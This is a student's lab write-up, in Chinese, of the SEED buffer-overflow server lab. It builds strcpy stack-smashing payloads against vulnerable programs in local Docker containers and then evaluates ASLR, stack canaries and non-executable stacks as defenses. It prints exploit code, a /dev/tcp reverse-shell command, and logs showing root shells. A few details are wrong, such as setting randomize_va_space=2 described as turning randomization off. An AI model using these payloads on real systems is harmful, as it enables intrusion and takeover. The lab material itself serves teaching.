实验简介

实验环境：本实验将提供四台不同的服务器，每台服务器运行一个带有缓冲区溢出漏洞的程序。

实验目的：开发一个利用漏洞的程序，并最终获得这些服务器上的root权限。除了进行这些攻击实验之外，还将尝试几种对抗缓冲区溢出攻击的对策，然后需要评估这些办法是否有效，并解释原因。

实验准备

首先关闭实验环境(SEED虚拟机)中的随机化地址策略，此步骤是为了保证程序每次执行时的初始地址不变，以便于进行多次实验和调试：

```
sudo /sbin/sysctl -w kernel.randomize_va_space=0
```

原理

首先要清楚函数栈帧的结构，包括参数压栈、返回地址、ebp/rbp等。

server

server.c中接收来自客户端的TCP连接并把TCP连接重定向至服务器的标准输入

```
dup2(socket_fd, STDIN_FILENO);
```

然后执行stack(PROGRAM)程序

```
execle(PROGRAM, PROGRAM, (char *)NULL,
generate_random_env(random_n));
```

stack

stack从server的标准输入获取数据存入str[517]，而server的标准输入现在是来自TCP连接，相当于str存入的是客户端传来的指令。

在bof函数中执行strcpy：

```
strcpy(buffer, str);
```

strcpy不检查缓冲区边界，由于源字符串str[517]大于目的字符串buffer[200]时会发生缓冲区溢出。因此可以在分配给buffer大小以外的部分构造攻击代码，溢出部分拥有当前用户权限来执行指令。

服务端代码编译

```
gcc -DBUF_SIZE=$(L1) -o stack -z execstack -fno-stack-protector
stack.c
```

编译时需要加上两个选项`-DBUF_SIZE`和`-fno-stack-protector`来关闭堆栈保护器和不可执行的堆栈保护。然后通过Makefile安装容器环境。

```
make
make install
```

docker配置

```
# 在docker-compose.yaml所属目录下编译
docker-compose build
# 运行容器
docker-compose up
# 查看是否开启成功
docker ps -a
```

可以看到4个容器已经在运行了

实验过程

Task1

修改shellcode脚本中的命令为删除文件，注意命令末尾`*`符号的位置要保持不变。(ps.保持shellcode长度不变)

```
# The * in this line serves as the position marker          *
"/bin/ls -a; echo cmd to delete test.txt; /bin/rm test.txt *"
```

运行脚本生成codefile→`make`→运行.out可执行文件结果如图，在执行命令行test.txt文件被删除了：

```
[10/22/22]seed@VM:~/.../shellcode$ vim test.txt
[10/22/22]seed@VM:~/.../shellcode$ ./myshell.py
[10/22/22]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[10/22/22]seed@VM:~/.../shellcode$ ./a32.out
.             a32.out             myshell.py
..            a64.out             shellcode_32.py
.gitignore    call_shellcode.c    shellcode_64.py
Makefile      codefile_32         test.txt
README.md     codefile_64
cmd_to_delete_test.txt
[10/22/22]seed@VM:~/.../shellcode$ ls
a32.out             codefile_64  shellcode_32.py
a64.out             Makefile     shellcode_64.py
call_shellcode.c    myshell.py
codefile_32         README.md
```

Task2

向容器`10.9.0.5`发送消息：`echo hello | nc 10.9.0.5 9090`，观察容器端打印出的信息：

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd5a8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd538
server-1-10.9.0.5 | ==== Returned Properly ====
```

- ebp：`0xffffd5a8`
- buffer开始的位置：`0xffffd538`

2.1 shellcode编写

需要修改的地方：

- shellcode：可以参照Task1的shellcode（32和64不一样，对应的后面步长不一样，以下内容参考32位的shellcode）；修改如下：

```
    # The * in this line serves as the position marker          *
    "/bin/pwd; echo Hello task2; /bin/tail -n 2 /etc/passwd     *"
```

- start：`517-len(shellcode)`，把content(badfile)中的后面部分替换为攻击代码
- ret：覆盖返回地址，`ebp的地址+大于等于8的数量`(ps.填充若干长度的 `\x90`这个机器码对应的指令是 NOP (No Operation)，也就是告诉 CPU 什么也不做，然后跳到下一条指令。有了这一段 NOP 的填充，只要返回地址能够命中这一段中的任意位置，最后都可以跳转到 shellcode 的起始处。)；
- offset：`ebp-buffer+4`

执行脚本生成badfile，并将badfile发送给服务器（容器）：

```
cat badfile | nc 10.9.0.5 9090
```

观察容器的输出，可以看到badfile中嵌入的代码已经被执行：

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd5a8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd538
server-1-10.9.0.5 | /bof
server-1-10.9.0.5 | Hello task2
server-1-10.9.0.5 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
server-1-10.9.0.5 | seed:x:1000:1000::/home/seed:/bin/bash
```

2.2 reverse shell

2.1只能实现让服务器执行shellcode中既定的指令，因此我们要将shellcode改为reverse shell，使攻击者能远程连接上被攻击的服务器，拿到root权限。

修改shellcode如下：

```
# The * in this line serves as the position marker          *
"/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1            *"
```

- `10.9.0.1`是攻击端的IP(从容器的打印输出可以看到)；
- `0<&1`，0表示标准输入stdout，1表示标准输出stdin，即将stdout重定向到stdin，由于服务器的stdout重定向到了tcp连接，因此最终效果是将tcp连接中攻击者的输入定向到stdin
- `2>&1`，2表示标准错误输出stderr

重新生成badfile，先在攻击端1打开端口等待连接`nc -lnv 9090`，再新建终端2上传badfile。在终端1可以看到已经拿到shell的root权限(命令提示符为#)，用ifconfig测试可以看到确实是`10.9.0.5`。

```
[10/22/22]seed@VM:~/.../shellcode$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 48850
root@ab441f97dce1:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 134  bytes 18914 (18.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
```

Task3

向容器`10.9.0.6`发送消息：`echo hello | nc 10.9.0.6 9090`，观察容器端打印出的信息，此次没有提示ebp的位置：

```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd4e8
server-2-10.9.0.6 | ==== Returned Properly ====
```

题目中给出了buffer_size的限制在：[100, 300]。需要修改的：

- ret：`buffer+大于等于(300+8)的值`
- offset：由于不确定，因此将这个范围内[100+4,300+4]都填充为返回地址，以4为步长

```
for offset in range(104,305,4):
    # Use 4 for 32-bit address and 8 for 64-bit address
    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
```

生成badfile上传，拿到root shell：

```
[10/23/22]seed@VM:~/.../shellcode$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 44518
root@28eb1d613602:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:06  txqueuelen 0  (Ethernet)
        RX packets 162  bytes 22072 (22.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 22  bytes 1380 (1.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Task4

前两节都是32bit，现在切换到64bit。向`10.9.0.7`发送消息可以看到`rbp`和`buffer`的地址信息，是64bit。

```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffffffe4e0
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffffffe410
server-3-10.9.0.7 | ==== Returned Properly ====
```

ps.Task的难点在于64位计算机中的地址范围为`0x00`~`0x00007FFFFFFFFFFF`，因此所有地址最高位的两个字节都是`0x00`。而strcpy函数遇到0会停止，如果和前面的方法一样，则shellcode不会被copy到缓冲区。因此解决办法是把shellcode移到badfile的前面部分，ret的值指向前面部分。由于是小端存储，在截止前ret的非零部分已经被copy到了缓冲区。需要如下：

```
start = 0               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00007fffffffe410     # Change this number
offset = 216              # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
```

- shellcode：参考shellcode_64
- start：很小的值(0)，使shellcode位于缓冲区的前一部分
- ret：`buffer+start`的位置，这样覆盖后的返回地址就是shellcode的位置
- offset：`rbp-buffer+8`，后面将ret转为字节码的部分改为以8为步长

生成badfile并上传到`10.9.0.7`，顺利拿到root shell。

```
[10/23/22]seed@VM:~/.../shellcode$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 60284
root@fc0324eafe67:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.7  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:07  txqueuelen 0  (Ethernet)
        RX packets 157  bytes 21675 (21.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1264 (1.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Task5

向`10.9.0.8`发送消息可得：

```
server-4-10.9.0.8 | Got a connection from 10.9.0.1
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 6
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof():  0x00007fffffffe4e0
server-4-10.9.0.8 | Buffer's address inside bof():     0x00007fffffffe480
server-4-10.9.0.8 | ==== Returned Properly ====
```

rbp与buffer之间的距离只有96bytes，修改如下：

```
start = 517-len(shellcode)                # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00007fffffffe4e0+1200     # Change this number
offset = 104                # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
```

- 将shellcode放在高位。
- offset=rbp-buffer+8；
- ret：取一个较大值，在 1184到 1424之间。由于`\x00`截断了strcpy函数，因此需要触发的shellcode并没有被拷贝到缓冲区，因此ret指向的位置需是主函数中str数组中shellcode的位置。
    - 调试L4级别的stack.c，可以获取到str数组的地址，我们需要跳转到str数组中的ret和shellcode中间的NOP中。
    - `str的地址+offset+8-rbp=1184`；
    - `str的地址+517-165-rbp=1424`；shellcode是165个字节。

生成badfile上传：


```
[10/23/22]seed@VM:~/.../shellcode$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.8 39104
root@f42e5ae6db63:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.8  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:08  txqueuelen 0  (Ethernet)
        RX packets 204  bytes 27216 (27.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 60  bytes 4786 (4.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Task6

关闭地址随机化：

```
sudo /sbin/sysctl -w kernel.randomize_va_space=2
```

向容器多次发送消息可以看到每次得到的地址都在变化。因此使用爆破的办法，选定一个作为返回地址，一旦命中就停止。



Task7

7.1栈溢出保护

修改stack.c，使badfile作为fread的输入：

```
FILE *file=fopen("badfile","rb");
int length = fread(str, sizeof(char), 517, file);
```

编译stack.c时不使用`-fno-stack-protector`

```
gcc -DBUF_SIZE=80 -o stack -z execstack stack.c
```

可以看到错误提示：stack smashing

```
[10/26/22]seed@VM:~/.../shellcode$ gcc -DBUF_SIZE=80 -o stack -z execstack stack.c
[10/26/22]seed@VM:~/.../shellcode$ ./stack
Input size: 517
Buffer's address inside bof():      0x00007fffffffd920
*** stack smashing detected ***: terminated
Aborted
```

7.2栈不可执行

编译call_shellcode.c时不使用`-z execstack`

```
gcc -m32 -o a32.out call_shellcode.c
```

运行a32.out可以看到segmentation fault：

```
[10/26/22]seed@VM:~/.../shellcode$ gcc -m32 -o a32.out call_shellcode.c
[10/26/22]seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[10/26/22]seed@VM:~/.../shellcode$
```

结果分析

实验中共提到了三种栈溢出攻击的防御措施：

- 开启地址随机化：开启后较难猜中想要跳转的地址，但是我们在Task6中通过爆破还是能攻击成功；
- 栈保护措施：开启后能检测到程序有栈溢出的风险，不允许执行。不保证能百分百检测出有栈溢出的点；
- 栈不可执行措施：将数据所在内存页标识为不可执行，当程序溢出成功转入shellcode时，程序会尝试在数据页面上执行指令，此时CPU就会抛出异常，而不是去执行恶意指令。可以尝试ROP攻击。

参考

labs：https://www.361shipin.com/blog/1566897080167825408，https://blog.csdn.net/qq_39678161/article/details/119907828

strcpy栈溢出：https://www.33ip.com/support/16.html

函数栈帧及栈溢出攻击原理：https://paper.seebug.org/271/，https://paper.seebug.org/272/

linux程序保护机制&gcc编译选项：https://www.jianshu.com/p/91fae054f922